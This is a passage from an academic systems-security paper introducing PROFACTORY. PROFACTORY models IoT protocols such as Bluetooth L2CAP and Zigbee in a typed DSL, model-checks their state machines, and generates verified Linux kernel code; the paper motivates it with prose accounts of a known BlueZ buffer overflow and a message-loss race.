Mathias Payer, *EPFL*

Abstract

As IoT applications gain widespread adoption, it becomes important to design and implement IoT protocols with security. Existing research in protocol security reveals that the majority of disclosed protocol vulnerabilities are caused by incorrectly implemented message parsing and network state machines. Instead of testing and fixing those bugs after development, which is extremely expensive, we would like to avert them upfront. For this purpose, we propose PROFACTORY which formally and unambiguously models a protocol, checks model correctness, and generates a secure protocol implementation. We leverage PROFACTORY to generate a group of IoT protocols in the Bluetooth and Zigbee families and the evaluation demonstrates that 82 known vulnerabilities are averted. PROFACTORY will be publicly available [1].

1 Introduction

As a pillar for smart living, the scale of IoT (Internet of Things) has recently experienced unprecedented growth in both the number of devices and their complexity. According to reports from Statista [11] and Forbes [10], about 26.6 billion IoT devices were installed and connected worldwide in 2019 and they project to exceed 42 billion devices in 2022, lifting the global IoT market to more than 1.2 trillion dollars. Such a growth prospect and tremendous investment are continuously motivating efforts to develop innovative IoT wireless techniques, such as Bluetooth which has effective connectivity, low hardware cost and well-maintained development community [21, 49]. In particular, Bluetooth has enabled bridging interfaces between applications and wireless peripherals including keyboards/mice, headsets/speakers, smart watches, fitness trackers, medical recorders, smart home appliances, and hands-free systems [21, 49]. It was reported that 4.2 billion Bluetooth devices were shipped in 2019, notching a 8.8% compound annual growth rate (CAGR) over 5 years [16]. Zigbee is another popular IoT protocol which also witnesses a 8.0% CAGR in market growth, and its market value is expected to reach 4.3 billion by 2023 [14].

However, accompanied with the ubiquitous adoption, security has inevitably become a critical issue in IoT protocols. According to the latest Bluetooth market update [16], there were 14 member groups working on 80 active protocol projects during 2019. Actually, most of these protocol projects were built from scratch [13,16,56,64] and this repeated procedure is considered onerous, tedious, and error-prone [32,33,36,50,60,63], leading to lots of vulnerabilities in protocol implementations. As reported by previous research on protocol security [37,45], the majority of disclosed protocol vulnerabilities are due to incorrectly-implemented message parsing, where parsing errors can result from the lack of sanity checks (especially for the sizes of message fields) and parsing ambiguities (caused by diverting understanding of specification across developers). Bluetooth implementations are such examples, as reflected by newly reported Bluetooth-related CVEs (Common Vulnerabilities and Exposures) [56]. In addition, protocol implementation vulnerabilities are also present in state machine components [35, 44, 61]. Although protocol-specific fuzzing techniques [23, 34, 60] are helpful in exposing those implementation bugs, difficulties in stateful fuzzing, specification encoding, and achieving complete coverage make exposing all defects infeasible in practice. Therefore, rather than imposing a time-consuming postmortem bug finding procedure in protocol engineering, we propose to address the problem at the very beginning of the development life-cycle. Specifically, protocol developers ought to be relieved from the error-prone low-level implementation efforts. Instead, they should focus on the design of essential pieces of protocol specifications (e.g., message format and finite state machine) and the corresponding protocol implementations will be automatically generated in a manner that ensures security.

The recent research shows that formalizing protocol specifications is a promising approach to addressing this issue [12, 22, 43, 45, 55, 57]. In particular, message formats are customized in a DSL (Domain Specific Language) and secure protocol implementations are emitted accordingly. For example, EverParse [55] devises a DSL describing tag-length-value message formats to produce zero-copy parsers and corresponding serializers. In contrast with existing data serialization/deserialization tools (e.g., Protobuf [18] and Thrift [20]), parsers generated by EverParse are formally verified and their security is guaranteed. Johnson et al. [45] propose a similar DSL for generating additional sanity checks to harden USB (Universal Serial Bus) message parsers. Nevertheless, we observe that existing protocol formalization efforts mostly focus on message formats but many fall short in modeling some dynamic functionalities such as multiplexing and state transitions. Consequently, these DSLs require substantial extension to fit low-level and kernel-oriented IoT protocols.

Our Solution To this end, we elect to develop a new unified

DSL whose syntax can specify both protocol message formats and dynamic behaviors. We propose PROFACTORY to automatically generate secure low-level protocol implementations for Linux kernels from protocol specifications written in the DSL. It aims at facilitating protocol development, and eliminating message-parsing vulnerabilities and fundamental state-transition errors in protocol implementations. Currently, PROFACTORY targets code generation for IoT protocols in the Linux kernel including those in the Bluetooth and Zigbee families. It can be easily adapted for other protocols or production kernels as long as the platform-dependent interfaces and settings are available.

Specifically, PROFACTORY works as follows. First, a protocol is modeled/customized in our DSL. Then, symbolic model checking is performed to verify the model correctness (e.g., network state transitions are not vulnerable). After passing model checking, the customized protocol model is fed to the code generation engine to produce kernel-oriented protocol implementation which provides guarantees of being free from memory safety vulnerabilities (i.e., buffer overflow, invalid pointer dereference, memory leakage, use after free and double free) in message parsing and from concurrency control vulnerabilities (i.e., race and deadlock) in message multiplexing. Such guarantees are provided by the automatically generated sanity checking code, such as bound checks and input validation checks, and by applying automated verification tools to the generated code. Only if the protocol passes the model and implementation verification, should the implementation be integrated into the production kernel on both of the communication peers. Finally, the peers communicate through the customized protocol. We highlight our contributions in the following.

- We propose PROFACTORY, a novel system that realizes efficient and secure protocol customization. In PROFACTORY, developers formally and unambiguously model protocols in a DSL instead of natural languages and the models lead to the production of vulnerability-free implementations.
- We develop a type-based DSL that is closely coupled with protocol semantics. In our DSL, various protocol specifications such as message format, finite state machine and connection multiplexing can be well expressed by a number of abstract types.
- We develop a code generation engine, emitting kernel code without message-parsing errors according to the DSL-defined protocol model, where concurrency correctness and memory access safety of generated C codes are formally verified using VCC [2, 52] and Frama-C [17].
- We develop a symbolic model checker to capture potential bugs residing in protocol state transitions. Those bugs are abstracted as protocol property violations.
- We build a prototype of PROFACTORY and generate 8 protocols in Bluetooth and Zigbee. The evaluation demonstrates that PROFACTORY can help to avert 82 known vulnerabilities with low overhead in generated implementations.

2 Motivation

The increasing number of security issues in IoT protocol implementation motivates secure protocol customization. Generally, those issues can be divided into two categories, message-parsing vulnerabilities and state-transition errors. Next, we use two examples (one for each category) to illustrate how PROFACTORY can help avert them.

Motivating Example #1. This vulnerability (CVE-2017-1000251) [8] resides in the L2CAP implementation of Linux BlueZ (kernel 4.13.1 and older) and it was disclosed in the Blueborne report [56], allowing a malicious Bluetooth user to launch a denial-of-service or remote-execution attack. In L2CAP, before data transmission, the two peers are required to negotiate a group of connection options (or parameters) and the negotiation is accomplished by exchanging two kinds of messages, *configuration request* and *configuration response*. If a configuration request from a peer cannot be accepted, the peer has to send a second request based on the response contents (e.g., copying the configurations indicated in the response to the second request).

Figure 1 elaborates the buggy code and its official patch (in blue) [9], where `l2cap_config_rsp` handles response events and `l2cap_parse_conf_rsp` is for response parsing. At Line 4171, a local 64-byte buffer `buf` is allocated to hold the second request (as the previous request was pending, i.e., not accepted) and a loop (Line 3527–3537) is used to extract information from the response and emit the request body, where the parser invokes `l2cap_add_conf_opt` to append a request option to `buf`. Before patching, since neither the response size nor the buffer boundary is checked, an attacker can craft a long response such that the buffer is overflowed when the large number of configuration options in the response are copied. From the perspective of protocol specification, the reason for such a buffer-overflow vulnerability is that the protocol is actually under-specified. In particular, the developer allocates 64 bytes (a magic number of bytes) for the request, indicating that there must exist an upper bound for the response size which is not explicitly respected by the emission loop, causing the vulnerability. Fortunately, such specification confusions can be eliminated by PROFACTORY in the protocol modeling stage.

In our DSL, the option group is modeled as a parameter list (see modeling details in Section 4), for which a maximum size must be specified. Hence, we have the upper-bound check for the option group size. In addition, instead of manipulating bare buffers, PROFACTORY performs all the message-related operations on the well protected socket buffer data structure `sk_buff`. This data structure allows convenient field appending or truncating through `skb_pull` and `skb_put`/`skb_push`, and the kernel intrinsically performs all the needed boundary checks. Furthermore, the structure always maintains the current data length and hence the size of each message segment (e.g., the option group) can be strictly




Figure 1: L2CAP configuration buffer overflow in BlueZ implementation




Figure 2: Message loss in L2CAP information exchange

validated when unpacked. Overall, PROFACTORY rejects any unspecified/invalid messages and offers secure message parsing/construction.

Motivating Example #2. This example demonstrates a typical transition error in an asynchronous state machine. In L2CAP, at the beginning of a connection, each peer can request information from the remote side in order to set up a connection with the supported functionalities. The textual specification of L2CAP simply mentions "*L2CAP implementations shall respond to a valid information request with an information response*" [15] without much detail. Figure 2 presents two buggy asynchronous state machines for two communicating devices A and B, respectively. In the state machines, the solid edges denote state transitions and the dashed edges denote messages (to the other party). The problem lies in that a device may undesirably drop requests when it is at the `info_start` state. The buggy state machine requires the device to first send a request before it can properly receive requests from the other party. Initially, assume both devices are in the `info_start` state and they both send out a request in the same time. However, the two sends form a race. It is hence possible that when the request from a remote peer arrives, the local device is not in the next state that can receive the message. This causes undesirable loss of messages. The user may encounter difficulties in establishing a Bluetooth connection due to the bug. This error is averted by performing the race-free property checking in PROFACTORY (Section 6). The fix is to allow devices to receive messages in `info_start`.

3 Approach Overview

Figure 3 presents the overall workflow of PROFACTORY. PROFACTORY executes in three main phases: *Protocol Modeling*, *Code Generation* and *Automated Verification*.

Protocol Modeling Phase. When creating a customized protocol, developers first need to model the protocol in PROFACTORY's DSL as the system input. The DSL, in a sense, is de-facto a translator of protocol specifications. In this DSL, all the protocol elements are abstracted as hierarchical data types and each of those types would instruct PROFACTORY to emit a unique set of concrete data structures and code blocks in the following code generation phase. Therefore, modeling a protocol in PROFACTORY corresponds to assembling definition instances of those types. To enrich the language to support various protocols, the design of the DSL syntax is closely coupled with protocol semantics including message format, FSM (finite state machine) and other protocol-specific features. The DSL is embedded in Haskell, which offers an easy-to-use development environment that allows manipulating its own syntax and facilitates implementing a DSL. We will discuss the complete DSL design in Section 4.

Code Generation Phase. In this phase, PROFACTORY automatically produces C code for a production kernel, according to the input protocol model. The generated code consists of type-based code blocks (i.e., protocol message data structure definitions and message parsing/construction procedures) and kernel shims which can assist seamless code insertion or replacement in a production kernel. In particular, the type-based code blocks perform both message recognition and state transition, while kernel shims prepare standard socket interfaces and the accesses to the underlying platform or lower-layer protocols, requiring the hardcoded platform-dependent interfaces. As demonstrated in the first motivating example, the lack of sanity checks is an important contributor to protocol vulnerabilities, PROFACTORY hence enforces validity verification on corresponding message fields when emitting code for message parsing/building. The details of code generation are elaborated in Section 5.

Automated Verification Phase. Protocol security issues include not only vulnerabilities incurred by field mishandling in message parsing and problematic concurrent accesses to shared information, but also correctness problems in the underlying FSM. Therefore, PROFACTORY verifies the generated implementation through VCC [2, 52] (free from race and deadlock) and Frama-C [17] (free from buffer overflow, invalid pointer dereference, memory leakage, use after free and double free). In Frama-C verification, limited manual




Figure 3: The overall workflow of PROFACTORY (black arrow denotes data flow and red arrow denotes control flow)

intervention may be required to assist constructing proofs. In addition, PROFACTORY also performs model checking for the protocol state machine. We encode the protocol model and perform property checking using the Z3 SMT solver [42]. We devise a set of general properties (i.e., transition, security and customization properties) that should be respected by a protocol state machine and validate them against protocols written in our DSL. Protocol models failing to pass any of the verifications should be remodeled by developers. There have been research efforts in protocol model checking [24, 27, 28, 38, 44, 53], but the majority of them target proving cryptographical correctness for AKA (authentication and key agreement) protocols or components of specific protocols (e.g., TCP/IP), while the model checking in PROFACTORY focuses on generic functional correctness (e.g., correct state transitions). Our work is therefore orthogonal and complements existing work. This phase will be explained in Section 6.

4 Protocol Modeling

In protocol specifications, message format and FSM are the two building blocks. Hence, our DSL focuses on describing these two perspectives. To facilitate precise discussion, we simplify and summarize the syntax of our DSL in Figure 4 and semantics in Figure 5. As illustrated in Figure 4, a protocol can be represented by a set of abstract data types related to message format, socket, and state machine. These abstract types are further instantiated to concrete types when describing individual protocols. Low level implementation is automatically generated from the DSL specification. In the following, we first explain the syntax and then the semantics of the DSL, which are followed by an example.

4.1 DSL Syntax

Message Format. Most network messages have hierarchical structure, meaning that a network message m is often the raw data field of a message at a lower layer. It often has its own structure too, encapsulating some message(s) at a higher layer. Note that even the messages of a same protocol are organized in multiple layers. For example, L2CAP command messages are encapsulated in generic L2CAP messages. With such layered structures, the corresponding network message parsing code largely follows a fixed pattern, namely, the parser for a message m of a particular layer unfolds the structure at that

MESSAGE FORMAT RELATED ABSTRACT TYPES

Fix f	::=	$(n_{size},\ n_{low},\ n_{high})$
Var v	::=	$(n_{low},\ n_{high})$
Hdr h	::=	$f^{+} \cdot f_{len}$
Para p	::=	$(n_{key},\ f_{key} \cdot f_{val})$
Plist ℓ	::=	$(n_{size},\ \mathcal{P}(p))$
Msg m	::=	$v \mid p \mid f^{+} \mid \ell \mid h \cdot m_{sub} \mid h \cdot (f_{type} = n_{type}\ ?:\ m_{sub})^{+}$

SOCKET RELATED ABSTRACT TYPES

Chan ch	::=	(n^{*}_{key})
Conn cn	::=	(n^{*}_{key})

STATE MACHINE RELATED ABSTRACT TYPES

State s	::=	$n_{timeout}$
Recv r	::=	$(m_{in},\ (e, s_{from},\ s_{to},\ (m_{out} \mid \varepsilon),\ \{S\})^{+})$
Send d	::=	$n_{act} \cdot (m_{out}, (e,\ s_{from},\ s_{to},\ \{S\})^{+})$

STATEMENT

S	::=	$S_1; S_2 \mid x := e$
	|	**if** (e) $\{S_t\}$ **else** $\{S_f\}$
	|	**for** $(x$ **from** e **to** $e)$ $\{S\} \mid$ **iter** $(\ell, \{S\}) \mid \ldots$

EXPRESSION

e	::=	$n \mid string \mid bool \mid x \mid \ominus e \mid e \oplus e \mid \ldots$

Figure 4: PROFACTORY DSL Syntax (n denotes an unsigned integer constant and operator $\cdot$ denotes field concatenation)

level, checks some field that determines the (inner) message type of the raw data field, and further invokes the corresponding parser(s) of the inner message(s). This regularity allows us to abstract network messages and message parsing to a set of general abstract types that have hierarchical relations. An example of abstracting L2CAP messages using our DSL can be found later in the section.

We introduce 6 abstract types to describe (hierarchical) message formats, two basic field types *Fix* and *Var* denoting a fixed-sized field and a variable-sized field, respectively, and four other types: Header *Hdr*, Parameter *Para*, Parameter List *Plist*, and Message Format *Msg* that are built on the two basic types. Besides, we provide two socket related abstract types *Conn* and *Chan* to model network connections. We explicitly model connection types to allow easy code generation for the interface with the kernel.

Fixed-sized Field (Fix) A fixed-sized field consists of three integer attributes, describing its size (n_{size}) and range (n_{low} and n_{high}). The size is measured in bytes. The range attributes (can be *nil*) specify the lower and upper bounds of the field. This could be further extended to support other value constraints. The attributes allow safe code generation (with bound checks and validity checks).

Variable-sized Field (Var) A variable-sized field represents a byte sequence, with its size range specified by n_{low} and n_{high},

which enable mandatory bound checks in code generation.

Header (Hdr) A message header is a sequence of fields followed by a length field, which is a dedicated fixed-sized field describing the length of the following message content. Note that we are defining an abstract type, which is further instantiated to concrete types for a specific protocol. In general, the fields in a header describe the meta information of a message and instruct the parser to correctly extract and process sub-messages. For example, a message header $f_{type} \cdot f_{id} \cdot f_{len}$ consists of three fields describing the type of the message (that determines how the message body is interpreted), the connection ID and the length of the body. Note that the operator $\cdot$ denotes field concatenation. The length field is for automatic generation of validity check.

Parameter (Para) A parameter (in message) consists of two fields, a key field f_{key} and a value field f_{val}. A parameter abstract type consists of a constant n_{key} that uniquely identifies the parameter kind and the specifications of the two fields. Parameters denote configurations that can be negotiated across the peers of a connection. Intuitively, if the value of the key field (at runtime) matches the constant n_{key}, the parameter is of the corresponding type. For instance, $(2,\ (4,2,2)\cdot(4,0,1024))$ is an MTU (Maximum Transmission Unit) parameter type, with a static value $n_{key} = 2$ denoting the type, the first key field 4 bytes long with a fixed value of 2, and the second value field 4 bytes long with a value in [0,1024]. At runtime, a concatenation of two fields (in a message) is considered an MTU parameter when the first field has the value of 2.

Parameter List (Plist) A parameter list denotes a variable set of parameters (whose f_{key} sizes must be the same) with n_{size} specifying the maximum number of parameters in it.

Message (Msg) A message could be a variable-sized field, parameter, sequence of fixed-sized fields, parameter list, header followed by a sub-message, or header followed by multiple possible sub-messages. The last two alternatives describe the hierarchical structure of network messages. Specifically, in the last alternative, field f_{type} is a field in the header h. When it has the value of n_{type}, the sub-message is of the m_{sub} type. Note that a concrete message type may have multiple sub-message branches. PROFACTORY automatically generates parsing code based on the specified hierarchy. An example can be found later in the section.

Socket Related Types. In a production kernel, a protocol has a socket-like interface that serves the applications. The interface includes a number of socket peripheral data types such as protocol connection *Conn* and protocol channel *Chan*. A protocol may have multiple channels sharing an end-to-end connection (for multiplexing). The abstract type of a connection/channel consists of a list of static values n_{key} that uniquely identify the parameters for the connection/channel. The key values are a subset of the key values in parameter type definitions. Sample parameters include device type for a connection and MTU for a channel in L2CAP. Different from other abstract types, PROFACTORY only allows one instantiation for *Conn* and *Chan*, meaning that all the connections and channels in a protocol have to be homogeneous.

State Machine. Protocol execution is largely driven by state machines. In particular, besides message parsing, the other focus of protocol implementation is to properly update state machines. Upon receiving a message, protocol implementation parses the message, updates some state variable(s), composes and sends a response message if needed. In some cases, it performs side-effect operations such as logging critical events and collecting statistics. Although most protocols follow the same execution model, their low level implementations have substantial diversity. For example, they may or may not have explicit state variable(s); some protocols update state variables before sending response whereas some others the opposite. Our DSL leverages the inherent regularity of the execution model to produce uniform implementation, enabling security and easy verification. Our DSL allows developers to specify protocol state machines, through three abstract types *State*, *Recv* and *Send*.

Protocol State (State) A state type is defined by a constant denoting the timeout of the state, which specifies the maximum time a state must be retained before a connection is terminated if no legitimate connection activity is observed, in case of idle/crashed applications and lost connections. To specify a concrete protocol, the developer often needs to define multiple states. PROFACTORY pre-defines a number of them including the start state s_{init}, and the end state s_t.

State Transition (Recv, Send) *Recv* specifies the state transition and the associated operations that are triggered by a received message and *Send* specifies transitions and operations triggered by a message-sending request. In *Recv*, m_{in} is the received message, followed by a group of transition options. Each option is guarded by an expression e. If the expression is evaluated to true, a (compound) statement S is executed, the state is updated from s_{from} to s_{to}. Meanwhile, a response message m_{out} may be sent. S typically includes invocation of the receive function of the sub-message of m_{in}, creating a channel/connection, setting/getting a parameter value, constructing m_{out}, and collecting statistics. The syntax of *Send* is similar with m_{out} the message to send, but it specifies an action type n_{act} to express one of the only three socket operations, i.e., connection establishment, message delivery and connection shutdown, that perform active message sending. Note that socket errors (e.g., a message was not successfully received/sent) get automatically handled by the state timeout (see "Timer and Counter" in Section 5).

Statement and Expression. The syntax of statements and expressions in our DSL largely follow the C language. Statements and expressions are mostly used in type definitions. Different from a program in mainstream programming languages that often has a *main()* function that specifies the main logic of a program, protocol code is event-driven, for instance, by connection, send, and receive events. As such, in PROFAC-

TORY the main logic of a protocol is directly derived from the type definitions, in the form of a list of event handlers and functions called by these handlers. Statements and expressions are merely part of the type definitions such as e and S in *Recv* and *Send*. PROFACTORY supports assignment, `if` $-$ `else`, `for` loop, constants, variables, common unary or binary operations. In addition, it provides a number of statements convenient for network protocols. For instance, *iter* executes statement S on each element in a parameter list ℓ.

4.2 DSL Semantics

Figure 5 presents the semantics of a subset of DSL specifications, with the data structures and auxiliary functions used, followed by the rules. Different from a regular programming language, in which each statement has concrete semantics, our DSL is mainly for type definitions. As such, we define semantic rules for *concrete* type definitions. In the semantic rules section of Figure 5, the first column shows concrete type definitions and the corresponding semantic rules in the second column show a list of functions and symbolic constraints derived from the definition. The functions define a list of operations for a concrete type. Some of the functions are event handlers that constitute the interface of protocol. The symbolic constraints are used for symbolic modeling checking that validates the correctness of protocol specifications.

Specifically, for a type definition, PROFACTORY updates $\mathbb{F}$, which denotes the list of functions defined, and $\mathbb{P}$, which denotes the list of symbolic constraints derived. Inside a function, the semantics is described using C-like statements, many of which update a store σ that is similar to a store in classic programming language semantics. Intuitively, one can consider it as a hash-map that projects a key or a number of keys to some value. Here, key can be a name, a value, or a variable.

Rule 1 specifies that for a definition of fixed-sized field, two functions are introduced, with $f.parse(M,V)$ parses the field and $f.compose(V,x)$ composes the field (as part of whole message composition). In the parser function, parameter M is a handler for the message (kind of id for the message). One can intuitively consider each incoming message (to parse) has its unique handler; V is a buffer passed in from the kernel, containing the message (or part of a message). The function copies n_s (i.e., the size of the field) bytes from V to the store. Note that the concrete field value is indexed by the handler M and the symbolic field name f. This is because f is a field *type* instead of a concrete field. In the composition function, variable x denotes the value used to compose the field and V is the buffer storing the message to compose. V will be passed on to the kernel to send a message after composing the whole message. In addition to the functions, three symbolic constraints are added to $\mathbb{P}$ dictating that the (symbolic) length of the field is equal to n_s, and the (symbolic) value of the field must be in between n_l and n_u. These constraints will be used for model checking. The semantics for a variable-sized field definition is similar.

In Rule 3 for a header consisting of two fields f_1 and f_{len} (for message body length), the parser function parses the two fields in order by invoking their parser functions. This implies that the two field types need to be defined. The expression $V[f_1.len,]$ means that a sub-buffer starting at offset $f_1.len$ of V. The composition functions copies the two variables x_1 and x_{len} to the result buffer. The symbolic constraint dictates that the length of header be the sum of the lengths of both fields.

In Rule 4 for a parameter, the parser function parses the two fields and asserts that the value of the key field must be equal to the specified key value n_{key}. A global function, i.e., a function not specific to a definition, $setPara(x_c,x_k,x_v)$ is also introduced to set a parameter, with x_c denoting the connection/channel, x_k the key, and x_v the value. It sets the parameter denoted by the value of x_k to the value of x_v. It will be invoked when connections/channels are created/configured.

In Rule 5 for a parameter list, the parser function traverses through the buffer V and parses individual parameters until it reaches the end of V or the number of parameters reaches the upper bound n_s. The last symbolic constraint requires that the parameters (in the list) have the same key field size. Note that $strlen(V)$ means the dynamic length of buffer V which is not null-terminated.

In Rule 6 for a message with two possible sub-message formats, the parser function first parses the header. It then checks the value of the type field f_t in the header and invokes the parser of the corresponding sub-message ("?:" is similar to "switch-case"). The composition function is symmetrically defined, with x_t the type of the sub-message, V_{sub} a buffer containing the sub-message composed before-hand, and x_l the length of the sub-message. The symbolic constraints ensure that (1) the value of the type field must be n_{t1} or n_{t2}; (2) if it is n_{t1}/n_{t2}, the message length is the sum of the header and the sub-message m_{t1}/m_{t2} and the value of the length field f_{len} in the header must match the length of m_{t1}/m_{t2}.

In Rule 7 for a channel definition, two global functions are introduced. The first one is to create a new channel, with x_c denoting the connection to which the channel belongs, x_{addr} the address of the channel, and x_1, x_2 the values for the channel parameters n_1 and n_2. Inside the function, a new local channel id is created to uniquely represent the new channel. The state of the channel is set to s_{init} and the list of channels for the connection is updated. Some protocols explicitly specify channel id in their messages so that they can be properly attributed. However, there are protocols that implicitly encode channel id in some parameter(s). For example, L2CAP may encode channel id in PSM (Protocol Service Multiplexer). As such, we provide a *findChanByPara()* function to help look up a channel in connection x_c, using the parameter key x_k and value x_v. It returns the reference to the found channel or `NULL`. In Rule 8, the creation function of connection is similarly defined. The list of channels is initialized to empty.

Rule 9 specifies the semantics for the definition of a *Recv* state transition, which leads to the definition of a *receive*()

Data Structures and Auxiliary Functions

σ : store that maps key(s) to a value; $\mathbb{F}$: functions defined; $\mathbb{P}$: symbolic constraints; $\mathbf{Ch_{cur}}$: the current channel; $\mathbf{s_{init}}$: the initial connection state

newId(): acquire a new connection or channel id; **newMsgHandler**(): acquire a message handler (like a file handler)

Semantic Rules

1. f:=**Fix** (n_s, n_l, n_h)

$$\mathbb{F}+=\left\{\begin{array}{l}\textbf{def } f.parse(M,V)\ \{\sigma[M][f]=V[0,n_s];\},\\ \textbf{def } f.compose(V,x)\ \{V[0,f.len-1]=\sigma[x];\}\end{array}\right\}\quad \mathbb{P}+=\left\{\begin{array}{l}f.len=n_s, f.val\le n_h,\\ f.val\ge n_l\end{array}\right\}$$

2. v:=**Var** (n_l, n_h)

$$\mathbb{F}+=\left\{\begin{array}{l}\textbf{def } v.parse(M,V,x_l)\ \{\sigma[M][v]=V[0,\sigma[x_l]-1];\},\\ \textbf{def } v.compose(V,x_l,x_v)\ \{V[0,\sigma[x_l]-1]=\sigma[x_v];\}\end{array}\right\}\quad \mathbb{P}+=\{v.len\le n_u,\ v.len\ge n_l\}$$

3. h:=**Hdr** $f_1\cdot f_{len}$

$$\mathbb{F}+=\left\{\begin{array}{ll}\textbf{def } h.parse(M,V)\ \{ & \textbf{def } h.compose(V,x_1,x_{len})\ \{\\ \quad f_1.parse(M,V); & \quad V[0,f_1.len-1]=\sigma[x_1];\\ \quad f_{len}.parse(M,V[f_1.len,\ ]);\} & \quad V[f_1.len,f_1.len+f_{len}.len-1]=\sigma[x_{len}];\}\end{array}\right\}$$
$$\mathbb{P}+=\{h.len=f_1.len+f_{len}.len\}$$

4. p:=**Para** (n_{key}, $f_{key}\cdot f_{val}$)

$$\mathbb{F}+=\left\{\begin{array}{ll}\textbf{def } p.parse(M,V)\ \{ & \textbf{def } setPara(x_c,x_k,x_v)\ \{\\ \quad f_{key}.parse(M,V); & \quad \textbf{switch}(x_k)\ \{\\ \quad \textbf{assert}(\sigma[M][f_{key}]\equiv n_{key}); & \quad\quad \textbf{case } n_{key}:\ \sigma[\sigma[x_c]][n_{key}]=\sigma[x_v];\\ \quad f_{val}.parse(M,V[f_{key}.len,\ ]);\}, & \quad\quad ...\}\\ & \quad\}\end{array}\right\}$$
$$\mathbb{P}+=\{n_{key}=f_{key}.val,\ p.len=f_{key}.len+f_{val}.len\}$$

5. l := **Plist**(n_s, $\mathcal{P}$({
p_1 := (n_{k1}, $f_{k1}\cdot f_{v1}$),
p_2 := (n_{k2}, $f_{k2}\cdot f_{v2}$)})

$$\mathbb{F}+=\left\{\begin{array}{l}\textbf{def } l.parse(M,V)\ \{\\ \quad \textbf{while}(i<n_s\ \&\&\ j<strlen(V))\ \{\\ \quad\quad \textbf{switch}(V[j,\ j+f_{k1}.len-1])\ \{\\ \quad\quad\quad \textbf{case } n_{k1}:\ p_1.parse(M,V[j,]);\ j+=p_1.len\\ \quad\quad\quad ...\\ \quad\},\end{array}\right\}$$
$$\mathbb{P}+=\{l.len=p_1.len+p_2.len,\ f_{k1}.len=f_{k2}.len\}$$

6. m := **Msg**($h:=f_t\cdot f_{len}$)·
($f_t=n_{t1}$? : m_{t1} |
$f_t=n_{t2}$? : m_{t2})

$$\mathbb{F}+=\left\{\begin{array}{ll}\textbf{def } m.parse(M,V)\ \{ & \textbf{def } m.compose(V,x_t,V_{sub},x_l)\ \{\\ \quad h.parse(M,V); & \quad \textbf{if}(\sigma[x_t]\equiv n_{t1})\ \{\\ \quad \textbf{if}(\sigma[M][f_t]\equiv n_{t1}) & \quad\quad h.compose(V,n_{t1},x_l);\\ \quad\quad m_{t1}.parse(M,V[h.len,\ ]); & \quad\quad V[h.len,h.len+x_l-1]=V_{sub};\\ \quad \textbf{if}(\sigma[M][f_t]\equiv n_{t2}); & \quad\}\\ \quad\quad m_{t2}.parse(M,V[h.len,\ ]);\}, & \quad ...\end{array}\right\}$$
$$\mathbb{P}+=\{n_{t1}=f_t.val\vee n_{t2}=f_t.val,\ f_t.val=n_{t1}\rightarrow(m.len=h.len+m_{t1}.len\wedge f_{len}.val=m_{t1}.len),$$
$$f_t.val=n_{t2}\rightarrow(m.len=h.len+m_{t2}.len\wedge f_{len}.val=m_{t2}.len)\}$$

7. ch:=**Chan** (n_1, n_2)

$$\mathbb{F}+=\left\{\begin{array}{l}\textbf{def } createChan(x_c,x_{addr},x_1,x_2)\ \{\\ \quad id=\textbf{newId}();\ \sigma[id][addr]=\sigma[x_{addr}];\ \sigma[id][n_1]=\sigma[x_1];\ \sigma[id][n_2]=\sigma[x_2];\\ \quad \sigma[id][state]=\mathbf{s}_{init};\ \sigma[\sigma[x_c]][channels]+=\{id\};\ \textbf{ret } id;\}\\ \textbf{def } findChanByPara(x_c,x_k,x_v)\ \{\\ \quad \textbf{foreach } (id\in\sigma[\sigma[x_c]][channels])\\ \quad\quad \textbf{if } (\sigma[id][\sigma[x_k]]\equiv\sigma[x_v])\ \textbf{ret } id;\}\end{array}\right\}$$

8. cn:=**Conn** (n_1, n_2)

$$\mathbb{F}+=\left\{\begin{array}{l}\textbf{def } createConn(x_1,x_2)\ \{\\ \quad id=\textbf{newId}();\ \sigma[id][channels]=\{\};\ \sigma[id][n_1]=\sigma[x_1];\ \sigma[id][n_2]=\sigma[x_2];\\ \quad \textbf{ret } id;\}\end{array}\right\}$$

9. r := **Recv** (m_{in}, (e_1, s_{from}, s_{to}, m_{out}, {S}), (e_2, ...))

